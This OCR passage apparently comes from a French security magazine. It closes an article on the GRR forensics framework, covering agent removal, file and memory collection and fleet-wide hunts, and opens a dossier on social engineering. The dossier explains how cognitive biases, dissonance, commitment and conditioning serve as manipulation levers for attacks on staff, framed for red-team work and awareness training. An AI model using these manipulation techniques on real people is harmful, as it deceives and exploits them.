Pour les tests, nous avons installé l'agent sur une machine virtuelle Debian 8 et quatre postes Windows : 7, 10, 2008R2 et 2012R2. Si nous lançons une recherche dans la console, les machines apparaissent bien dans l'interface (Figure 2).

Note

Comme vous allez le voir après, l'agent GRR permet de récupérer beaucoup d'informations sur les machines et leurs utilisateurs. Y compris des informations potentiellement personnelles comme l'historique du navigateur Chrome, les fichiers présents sur la machine, jusqu'à l'image de la RAM qui peut contenir à peu près n'importe quoi.

La loi « Informatique et libertés » définit les principes à respecter lors de la collecte, du traitement et de la conservation de données personnelles. Il est donc nécessaire de contacter la CNIL et votre service juridique, le cas échéant, pour vous mettre en conformité par rapport aux obligations légales associées (utilisation des données, délai de conservation, obligation d'informations) et réaliser les déclarations associées.




Figure 2 : Recherche de machines dans Grr.

2.4.4 Désinstaller un client

Et donc, pour ceux qui seraient inquiets... Sous Windows, c'est un peu délicat de supprimer un client, il faut :

- stopper puis supprimer le service « GRR Monitor » ;
- supprimer les clés de registre dans :

```
HKLM\Software\GRR ;
```

- détruire le dossier d'installation de l'agent :

```
C:\windows\system32\grr ;
```

- supprimer les logs de GRR dans :

```
C:\windows\system32\LogFiles\grr* ;
```

Voir aussi la documentation officielle de désinstallation **[13]** à ce sujet.

Concernant Linux, c'est plus simple, il suffit de retirer le paquet à l'aide du même utilitaire que pour l'installation :

```
% dpkg -r grr_3.1.0.2_amd64.deb
```

Ces deux actions ne suffisent pas pour faire disparaître la machine de l'interface, car elle est encore référencée dans le Data-store de GRR. Il pourrait s'agir d'un attaquant qui a réussi à arrêter l'agent, par exemple. Il faut donc encore exécuter les commandes suivantes sur le serveur et plus précisément dans la console GRR :

```
% grr_console
# Détruire toutes les traces de la machine ayant l'id
C.a650cf2af9e0a7fa dans GRR.
% aff4.FACTORY.Delete(rdf_client.ClientURN('C.a650cf2af9e0a7fa'))
```

2.4.5 Personnalisation et obfuscation des agents

Il est tout à fait possible de personnaliser le client pour le dissimuler (obfuscation) vis-à-vis de malwares qui détecteraient le service pour le désactiver ou masquer leur présence à Grr. Rien de spécifique à GRR sur ce point, il suffit d'utiliser les méthodes de configuration des paquets et d'obfuscation de code utilisées par ces mêmes malwares pour masquer la présence de vos clients GRR. Il semble que ce soit indispensable avant de déployer à grande échelle des agents, vous trouverez un peu de documentation dans le manuel d'administration du projet **[14]**.

Pour conclure, si vous voulez une méthode d'administration simple de Grr : ce n'est pas la philosophie de l'outil en l'état actuel. Avant de mettre GRR en production sur un parc de plusieurs milliers de machines, il y a un peu de travail pour préparer le tout... Comme annoncé, GRR est un framework et pas une solution clé en main.

3 Forensiques avec GRR Rapid Response

Nous voilà, enfin, dans le vif du sujet : « *qu'est-ce qu'on peut faire avec GRR ?* ». Il est conseillé de lire le manuel utilisateur **[15]** pour une réponse plus exhaustive. Pour l'instant, nous avons la version de base de l'agent GRR, aucun driver mémoire installé, pas de script arbitraire intégré ou de configurations spécifiques. Voyons déjà ce qu'il est possible de faire avec l'outil.

3.1 Parcours et collecte du File-System

GRR permet de parcourir et collecter le système de fichiers des OS avec l'agent installé. Pour cela, il faut procéder en deux étapes :

- demander à l'agent de lister récursivement le système de fichiers ;
- télécharger un fichier particulier.

Dans la pratique, il suffit de cliquer sur une des machines dans la fenêtre de recherche précédente, puis dans la barre de menu à gauche : ***Browse Virtual Filesystem***.

Pour ceux qui feront le test, à ce moment : seules les racines des partitions (type **C:**, **/home** ou **/var**) sont visibles et pas tout le système de fichiers, pourquoi ?




Figure 3 : Parcours du système de fichiers dans Grr, après refresh.

Simplement parce que l'agent ne fonctionne pas en direct, mais avec un cache local sur le serveur, il faut donc lui faire rafraîchir les informations sur cette machine.

Pour cela, utilisez les boutons ***Refresh*** en haut à droite dans l'interface. Il suffit ensuite de naviguer et de rafraîchir au besoin. Soyez patient, car lister et analyser récursivement sur plusieurs niveaux les fichiers d'une machine peut prendre du temps (Figure 3) !

Ensuite, pour récupérer un fichier sur la machine, il faut se déplacer dans l'arborescence jusqu'au fichier choisi et cliquer sur ***Get a new Version*** dans l'onglet ***Download***. Cela va demander à l'agent d'envoyer au serveur une version du document qui sera conservée en cache. Une fois cette action effectuée, un nouveau bouton ***Download*** apparaît pour vous permettre de télécharger le fichier depuis le serveur.

C'est une fonctionnalité pratique pour récupérer rapidement les fichiers suspicieux sur le parc et par exemple les injecter dans un logiciel d'analyse dynamique de malwares comme Cuckoo **[16]**.

Pour terminer, nous vous conseillons d'aller regarder l'onglet ***Stats*** qui va donner beaucoup d'informations, en particulier les valeurs des différents hashs (MD5, SHA1, SHA2) des fichiers. Cette fonctionnalité permet de faire des recherches d'indicateurs de compromission basées sur des hash de fichiers. C'est assez compliqué à mettre en œuvre sans des solutions comme GRR. Nous vous conseillons au préalable de lire l'article *Hashing : The Maslow's Hammer of Forensics* **[17]** sur le sujet des recherches de hash avec GRR.

3.2 Flux et dump mémoire

Vous avez peut-être noté que toutes les actions réalisées dans l'interface jusqu'ici lancent des « *flows* ». En fait, l'interface nous a permis de simplifier la création d'un flow pour la collecte des fichiers. Nous pouvons lancer des flows pour des recherches plus ciblées à l'aide de ***Start new flows***. Les flows sont triés par catégories et il suffit ensuite d'exécuter celui qui nous intéresse. Il est possible par exemple de faire des recherches spécifiques : sur des critères de taille, date, ou extensions. Il y en a un pour récupérer l'historique de navigation Chrome (exemple ci-dessous), cela peut être utile si le trafic web chiffré ne fait pas l'objet d'une interception SSL.

```
2016-04-25 13:03:29.519526 https://launchpad.net/~gift Glorious
Incident Feedback Tools in Launchpad 0  CHROME_VISIT
[...]
2016-04-26 09:30:39.808313 https://github.com/google/grr google/
grr: GRR Rapid Response: remote live forensics for incident
response 1  CHROME_VISIT
```

Autre exemple, MemoryCollector fait collecter à l'agent une image de la mémoire du client à l'aide du driver Rekall **[18]**, toujours pratique pour vérifier qu'un Malware ne s'est pas niché dans la RAM et, encore une fois, pas évident à faire rapidement sans un agent GRR installé sur le poste. Vous trouverez tous ces résultats dans ***Manage launched flows***.

3.3 Artefacts

La définition d'artefacts en forensique, pourrait être ramenée à celle de Wikipédia : « *Un artéfact ou artefact est un effet (lat. factum) artificiel (lat. ars, artis). Le terme désigne à l'origine un phénomène créé de toutes pièces par les conditions expérimentales, un effet indésirable, un parasite. Le mot désigne aussi de manière générale un produit ayant subi une transformation, même minime, par l'homme et qui se distingue ainsi d'un autre provoqué par un phénomène naturel.* ». Plus exactement en forensique informatique ce sont les éléments qu'il faut collecter (fichiers, clés de registre, crontab, éléments mémoire, journaux de logs) pour la recherche d'indices de compromission dans le cadre d'un incident de sécurité.




Figure 4 : Pré-calcul des hashs de fichiers.

GRR permet de charger des définitions de ces artefacts dans l'interface via des fichiers « *yaml* » pour les utiliser ensuite comme base pour les flots de recherche. Cela permet d'avoir un modèle de définition complètement industrialisé pour les données à chercher et collecter, et de gagner un temps précieux dans l'analyse des informations, en cas d'incidents.

ArtifactRepository fourni par le projet ForensicArtifacts **[19]** est une base open source compatible avec GRR. Il est donc possible de charger directement les fichiers « yaml » fournis dans ***Configuration > Artifact Manager*** et utiliser ces derniers comme des templates pour les collectes (Figure 5, page suivante).

3.4 Hunt : La chasse est ouverte

La dernière fonctionnalité du logiciel abordée dans cet article est la chasse aux marqueurs. Jusqu'à présent nous nous sommes concentrés sur des recherches ou analyses particulières sur un poste. Mais GRR permet surtout d'industrialiser ces recherches sur tout un parc informatique. À titre d'exemple, la documentation du projet donne des spécifications pour des infrastructures gérant jusqu'à 32 000 clients.

Pour ce genre de configuration, il faut pouvoir définir des recherches que tous les clients (ou un sous-ensemble) vont faire. La partie « *Hunt* » répond à ce besoin. Au niveau du fonctionnement dans l'interface, c'est exactement la même chose que de définir un flow, sauf qu'il faut rajouter le périmètre des machines concernées, faire la recherche (filtré par OS, label, expression régulière, etc.) et une période de validité pour la recherche.

En revanche, les hunts diffèrent des flows par leur mode de fonctionnement. Pour les flows, le serveur contacte le client pour lui signifier une tâche. Dans le cas des hunts, ce sont les clients qui, en se connectant régulièrement au serveur, récupèrent les informations sur les tâches qu'ils doivent réaliser.

Conclusion : usages, maturité et pour aller plus loin

Pour conclure cet article sur GRR Rapid Response, nous espérons vous avoir montré l'intérêt et les nombreuses capacités de ce type de solution. GRR ne réinvente rien en forensique, il existe en effet des solutions individuelles pour réaliser à la main chaque fonction isolée que GRR permet de faire. Mais pouvoir industrialiser et automatiser l'ensemble de ces mécanismes, en direct, sur un parc hétérogène de milliers de machines (géographiquement dispersées) est un énorme avantage dans les outils de sécurité qui permet aux équipes de réagir rapidement en cas d'incident.




Figure 5 : Recherche d'artefacts.

Ceux qui auront poussé l'exercice jusqu'à installer un serveur auront constaté qu'il existe quelques défauts, bugs et fonctionnalités absentes dans le logiciel, mais les fonctionnalités s'ajoutent de mois en mois via le modèle open source du projet. Le service se stabilise et si vous êtes prêt à y investir un peu de temps GRR pourra répondre exactement à vos besoins de « Live-Forensics ».

Enfin, pour ceux qui veulent aller plus loin, Nous vous invitons à vous pencher sur l'utilisation en ligne de commandes qui n'a pas été abordée, et qui permet d'étendre les capacités de l'outil, comme demander aux agents d'exécuter un programme python par exemple. ■

Remerciements

Un grand merci à mon laboratoire pour leurs relectures attentives et également à Catherine pour son implication.

Références

[1] Page GitHub du projet GRR : https://github.com/google/grr

[2] Site officiel de Splunk : http://www.splunk.com/

[3] Site officiel de Stack ELK : https://www.elastic.co/webinars/introduction-elk-stack

[4] Site officiel de Graylog : https://www.graylog.org/

[5] Site officiel de logrhythm : https://logrhythm.com/fr/

[6] README du projet : https://github.com/google/grr/blob/master/README.md

[7] Diverses publications référencées par le projet : https://github.com/google/grr-doc/blob/master/publications.adoc

[8] Documentation Advanced Forensic Framework 4 : http://forensicswiki.org/wiki/AFF4

[9] Guide démarrage rapide GRR : https://github.com/google/grr-doc/blob/master/quickstart.adoc

[10] Manuel de l'administrateur GRR : https://github.com/google/grr-doc/blob/master/admin.adoc

[11] Installation avec GIT : https://github.com/google/grr-doc/blob/master/installfrompip.adoc#installing-grr-server-for-dev-ie-tracking-head

[12] Foire aux Questions GRR : https://github.com/google/grr-doc/blob/master/faq.adoc

[13] Désinstallation de l'agent : https://github.com/google/grr-doc/blob/master/user_manual.adoc#uninstalling-the-agent

[14] Customiser le client : https://github.com/google/grr-doc/blob/master/admin.adoc#customizing-the-client

[15] Manuel de l'utilisateur GRR : https://github.com/google/grr-doc/blob/master/user_manual.adoc

[16] Projet Cuckoo SandBox : https://www.cuckoosandbox.org/

[17] Hashing : The Maslow's Hammer of Forensics : https://grr-response.blogspot.fr/2015/05/hashing-maslows-hammer-of-forensics.html

[18] Projet Rekall : http://www.rekall-forensic.com/

[19] GitHub du projet ForensicArtifacts : https://github.com/ForensicArtifacts/artifacts

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INTRUSION
Cours SANS Institute
Certifications GIAC

SEC 504
Techniques de hacking, exploitation de failles et gestion des incidents

SEC 542
Tests d'intrusion des applications web et hacking éthique

SEC 560
Tests d'intrusion et hacking éthique


SEC 642
Tests d'intrusion avancés des applications web et hacking éthique

SEC 660
Tests d'intrusion avancés, exploitation de failles et hacking éthique

SEC 511
Supervision sécurité et détection d'intrusion

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC by Deloitte.



ENTRE LA CHAISE ET LE CLAVIER

Il est bien connu des attaquants que la cible à privilégier pour réussir une attaque est le maillon le plus faible. Sans se montrer exagérément pessimiste quant à la nature humaine, il y a fort à parier que dans bien des cas ce maillon est l'humain, car, comme l'a écrit Bruce Schneier, « *Given a choice between dancing pigs and security, users will pick dancing pigs every time* ». Si nous étudions les éléments rendus publics dans les principales attaques médiatisées, la plupart d'entre elles s'appuient sur une défaillance humaine telle que l'ouverture d'une pièce jointe malveillante. À chaque campagne d'hameçonnage, c'est avec consternation que les administrateurs découvrent la proportion d'utilisateurs se faisant duper par des messages à l'orthographe et la syntaxe des plus créatives.

Si apporter des réponses techniques aux vulnérabilités humaines est nécessaire, l'empilement sans fin de briques de filtrages système et réseau n'est qu'un pis-aller, une manière de traiter uniquement les symptômes sans s'attaquer au fond du problème. La méconnaissance des bonnes pratiques par les utilisateurs du système d'information et des dangers associés n'est certainement pas une fatalité et des mesures de réduction des risques d'origine humaine doivent être mises en place par les RSSI. Formation, campagne de sensibilisation, audit « red team » centré sur le social engineering, charte d'utilisation du système d'information… beaucoup d'outils sont disponibles pour compléter les mesures techniques déjà mises en places.

Et, si pour les pentests du début des années 2000, le social engineering représentait la ligne rouge, les prestations de type « red team » intègrent maintenant ce type d'attaques. Pour l'attaquant, le pentester ou le hacker curieux, le social engineering est un terrain d'exploration fascinant. Quoi de plus excitant comme sujet d'attaque que l'esprit humain? Les recherches en psychologie mettent en lumière un fonctionnement du cerveau présentant certaines similitudes avec les systèmes d'information. L'esprit humain dispose tout comme les programmes informatiques de failles pouvant être exploitées par un attaquant par différentes techniques pour amener sa victime à des comportements aberrants, ce qui évoque beaucoup une exécution de code arbitraire.

Nous aborderons dans ce dossier quelques techniques de manipulation et les moyens de s'en prémunir, puis, comment mener une campagne de sensibilisation à l'hameçonnage en toute sécurité.

Bonne lecture !

Cédric Foll

AU SOMMAIRE DE CE DOSSIER :

TECHNIQUES DE MANIPULATION

Tahar BENNACEF

mots-clés : *REVERSE ENGINEERING PENSÉE / PSYCHOLOGIE SOCIALE / INFLUENCE / DANIEL KAHNEMAN*

Au fil des années, les systèmes contribuant à la sécurité se multiplient et se complexifient : IDS/IPS, systèmes de supervision, d'agrégations et corrélations de logs... Les entreprises ont tendance à oublier que l'humain est à la base de l'entreprise, à la fois le principal potentiel problème de sécurité ainsi que sa meilleure solution.

Piqûre de rappel : l'objectif d'une attaque de type social engineering est de mettre la main sur des biens/actifs et/ou des informations d'une entité. Pour ce faire, l'attaquant interagit avec ses membres via un ou plusieurs canaux de communications (téléphone, e-mail, fax, messagerie instantanée, face à face) pour qu'au final, par un habile jeu d'influences, il obtienne de la part du membre manipulé ce qu'il souhaite.

Le facteur humain reste constamment l'élément le plus faible de la chaîne de sécurité, nous sommes parfois imprévisibles, irrationnels et surtout tous différents au niveau du vécu, des connaissances et des compétences.

Cet article va parler de résultats d'études en psychologie sociale, en particulier ceux qui constituent des leviers de manipulations efficaces. Il n'a pas pour but d'être exhaustif et simplifie grossièrement les notions psychologiques évoquées, il explique juste le processus de prise de décision du cerveau et fournit une classification de quelques contextes dans lesquels celui-ci peut être amené à aboutir à des conclusions illogiques. Libre à chacun d'enrichir cette liste pour ensuite concocter ses propres scenarii de social engineering en assemblant chaque « primitive de manipulation » harmonieusement.

1 Manipulation : tous concernés, tous vulnérables

1.1 Un terreau fertile

Nous sommes tous prédisposés à être manipulés. À vrai dire, on nous éduque dès le plus jeune âge à être manipulable. Cela commence par nos parents qui développent des techniques pour nous faire faire ce qu'ils souhaitent, pour « notre bien ». Viennent ensuite nos professeurs. Dans ces deux cas, je l'espère pour vous, il s'agit de manipulateurs bienveillants qui utilisent ce genre de techniques la plupart du temps de manière inconsciente. Cet apprentissage de la manipulabilité continue ensuite par l'acquisition des normes sociales qui ont pour but de vous intégrer à la société. En effet, il a été démontré que la collaboration est la meilleure stratégie pour survivre et que pour les grands groupes d'individus le moyen le plus pratique de collaborer rapidement était de codifier ces relations sociales. Ajoutons ensuite l'héritage culturel et religieux et nous constatons que notre comportement est hautement prédictible.

Outre cet apprentissage de la manipulabilité, la psychologie sociale a montré que lors d'une prise de décision, nous utilisons des raccourcis mentaux **[1]** qui déforment notre évaluation des situations. Cette déformation peut avoir pour conséquences des prises de décisions biaisées. Ainsi, nous avons tendance à :

- surestimer nos capacités et nos connaissances ;
- penser que les catastrophes n'arrivent qu'aux autres ;
- croire que l'on a de l'influence sur tout (illusion de contrôle) ;
- sous-estimer la probabilité que quelqu'un nous mente, et surestimer sa capacité à détecter le mensonge ;
- etc.

Vous noterez enfin que les déformations décrites ci-dessus sont totalement indépendantes de la catégorie socioprofessionnelle, du niveau d'éducation, de l'origine, de la culture... et sont universelles à l'humanité entière.

1.2 Risque d'une menace basée sur une manipulation humaine

La surface d'attaque caractérise tous les points vulnérables qu'un système entretient avec l'extérieur et qui constituent des points d'entrée vers son système interne. Tous les humains entretiennent des contacts avec l'extérieur que ce soit dans le cadre de leurs « vies dans le système » (contacts clients/prestataires/collaborateurs, repas du midi à l'extérieur, rapports avec les voisins...) ou tout simplement dans le cadre de leurs vies personnelles. De plus, comme il l'a été expliqué dans la partie précédente, nous portons tous en nous cette vulnérabilité qui nous expose à une manipulation. La surface d'attaque pour une menace basée sur une manipulation humaine est donc énorme.

En termes de mise en œuvre, manipuler quelqu'un peut se faire avec un investissement très faible. Il suffit juste de disposer des moyens de communiquer avec sa cible et pouvoir exécuter nos moyens d'influences. Autrement dit, manipuler quelqu'un est à la portée de tous.

Ces deux points font que le risque de manipulation humaine est hautement vraisemblable.

Pour ce qui est de l'impact, chaque personne potentiellement manipulable possède des informations et une marge de manœuvre sur le système cible de par ses connaissances, sa fonction et ses responsabilités. L'impact d'une telle menace est donc plus ou moins variable en fonction de la personne manipulée. Et comme nous sommes tous vulnérables aux manipulations, l'impact d'une telle menace est donc potentiellement énorme.

2 Mise en œuvre

2.1 Étude du processus de prise de décision

2.1.1 Système 1 / Système 2 : les deux vitesses de la pensée

Notre cerveau comprend deux systèmes de pensées qui se partagent notre esprit, et qui régissent notre façon de penser et de prendre des décisions **[2]**. Il y a tout d'abord le Système 1, rapide, instinctif, intuitif et émotionnel. Il fonctionne automatiquement sans aucune sensation de contrôle délibéré. Celui-ci traite l'information de manière stéréotypée, mais réclame le moins d'énergie. Il y a ensuite le Système 2 plus lent et réfléchi qui demande un effort conscient de concentration et d'attention. Si cet effort s'arrête, le raisonnement s'arrête. Il est utilisé pour toutes les activités mentalement contraignantes et traite l'information de manière logique et méthodique, le revers de la médaille est qu'il s'épuise rapidement, car gourmand en énergie.

Système 1	Système 2
Rapide	Lent
Stéréotypé	Logique
Inconscient	Conscient
Pas d'effort	Effort requis

Fig. 1 : Tableau comparatif des deux systèmes.

Enigme

Une batte de baseball et une balle coûtent 1,10€. La batte coûte un euro de plus que la balle. Combien coûte la balle ?

Pour des raisons d'efficience, nous nous basons le plus souvent sur le Système 1 pour prendre une décision. Si ce dernier fournit une réponse qui parait cohérente avec notre vision du monde, le Système 2 se contente alors de la confirmer rapidement et ne rentre pas dans un examen méticuleux et objectif de la situation. Il arrive même que le Système 2 ne soit pas du tout mobilisé, quand la situation parait évidente ou non importante. En lisant l'énigme, vous avez certainement dû aussitôt penser que la balle coûtait 0.10€ et non pas 0,05€, un cas typique où votre Système 2 s'est contenté de valider une conclusion du Système 1 sans examen rigoureux.

2.1.2 Manipulation - Mode opératoire

Reprenons tout ce que l'on sait sur les deux Systèmes et mettons-nous dans la peau d'un manipulateur :

Le Système 1 est non fiable, ce qui en fait un bon point d'entrée pour injecter des idées dans l'esprit de la cible par des leviers d'influences. Le Système 2 peut quant à lui constituer une menace s'il est utilisé sérieusement par la cible, utilisé superficiellement, il la conforte dans une décision potentiellement influencée. Pour manipuler quelqu'un, nous avons donc un mode opératoire tout trouvé :

- Injecter des idées dans la pensée de la cible en lui fournissant des informations qu'elle va traiter avec son Système 1. Ce faisant, elle arrivera à une conclusion rapide que l'on aura fabriquée.




Fig. 2 : Injection d'idées

- Minimiser l'impact du Système 2 dans la prise de décision, puis neutraliser autant que possible les éléments du Système 2 qui agissent contre nous et promouvoir tous ceux qui vont dans notre sens. Le Système 2 se contentera alors de valider les conclusions du Système 1.

2.2 Leviers d'influences

2.2.1 Quelques principes de psychologies utilisables

2.2.1.1 L'association

Le cerveau ne stocke pas l'information de manière unitaire et linéaire. Dès qu'une nouvelle information qu'il doit stocker arrive, il l'associe à de l'information déjà existante ou à d'autres informations qu'il possède sur le moment. Ainsi un objet, un comportement, un environnement, etc., peuvent être associés à des idées.

Si certaines associations sont personnelles et dépendent du vécu de l'individu, d'autres sont plus universelles et ancrées dans l'imaginaire collectif. Par ce principe, il est alors possible de transmettre des messages de manière indirecte. Par exemple, un costume noir, un titre (sur une carte de visite par exemple), une montre de luxe, un iPhone ainsi que l'emploi de la novlangue font penser à une fonction dans le management ou l'exécutif et par corollaire à une autorité à laquelle on doit obéir.

2.2.1.2 La dissonance

La dissonance cognitive caractérise la tension psychologique que deux informations (situations, convictions...) rationnellement inconciliables provoquent chez un individu. Cette tension provoque un inconfort mental qui incite l'individu à agir pour s'en débarrasser et retrouver un état d'équilibre. Ce retour à l'état d'équilibre peut être mis en œuvre par une action ou par une interprétation arrangée des informations.

L'un des premiers cas mettant en exergue la dissonance cognitive a été l'étude d'une secte **[3]** qui après avoir prié toute la nuit avant une fin du monde qui n'arriva jamais, se convainquit que l'apocalypse n'avait pas eu lieu grâce à leurs prières. La fable de la Fontaine « Le renard et le raisin » est aussi une illustration de dissonance cognitive.

L'idée est donc de mettre notre cible dans un état de dissonance en fabriquant une situation qui rentre en contradiction avec sa fonction et/ou ses convictions personnelles pour la pousser à mettre de côté certaines règles. Le principe de dissonance contribue aussi à la discrétion de l'attaque, car après nous avoir donné ce que l'on souhaite la cible arrangera son interprétation de la situation pour justifier son action.

La théorie de l'engagement est basée sur une forme extrême de dissonance cognitive. Cette théorie énonce que les actions que l'on réalise influencent fortement nos actions et nos choix futurs. On peut résumer ça grossièrement par « si j'ai déjà fait A et B, il serait incohérent (dissonance) de ne pas faire C aussi». L'engagement peut être plus ou moins puissant selon les caractéristiques de l'acte engageant :

- le sentiment de liberté : plus la cible a l'impression qu'elle a fait l'acte engageant de son propre chef plus l'engagement est fort ;
- le côté public de l'acte : un acte réalisé en public est plus engageant qu'un acte en privé ;
- le fait que l'acte laisse une marque réelle : une signature est plus engageante qu'une parole donnée ;
- l'impact de l'acte : un acte irréversible et coûteux est plus engageant qu'un autre réversible et insignifiant.

2.2.1.3 Le conditionnement

Le conditionnement désigne l'acquisition d'un comportement par la répétition d'un stimulus. Au fur et à mesure des répétitions, le cerveau associe le stimulus au comportement qui devient alors une réponse réflexe **[4]**. Cette association stimulus/réflexe est artificielle, acquise par la répétition et l'expérience.

Dans le monde professionnel, chaque membre d'une organisation a une fonction qui comprend des tâches plus ou moins routinières qui favorisent l'apparition de genre de réflexes conditionnés. Ainsi pour une secrétaire, un appel téléphonique fera remonter de sa mémoire des formules accueillantes et lui feront prendre un ton enjoué, ce qui la met dans de bonnes dispositions pour être manipulée. La réception d'un mail de candidature par un(e) RH lui fera ouvrir la pièce jointe de manière mécanique, ce qui facilite un spear-phishing.

Comme ces réflexes acquis sont des réactions précédant toute réflexion. Tous les conditionnements, une fois identifiés, constituent d'excellentes primitives pour élaborer un scénario d'attaque.

2.2.1.4 La soumission librement consentie

Sentir que l'on est manipulé n'est jamais agréable, on ressent cela comme une intrusion, un parasitage de notre système de prise de décision. Cela provoque résistance et méfiance et actionne le fonctionnement intensif du Système 2 avec tous les risques que cela induit (déclenchement d'une alerte, imperméabilité aux futures techniques d'influence...).

Un des moyens d'éviter cet écueil est d'utiliser un concept introduit par Jonathan L. Freedman et Scott C : « la soumission librement consentie » **[5]**. Il s'agit d'une collection de procédés qui consistent à donner le sentiment à sa cible qu'elle est l'auteur d'une décision même si elle est totalement influencée.

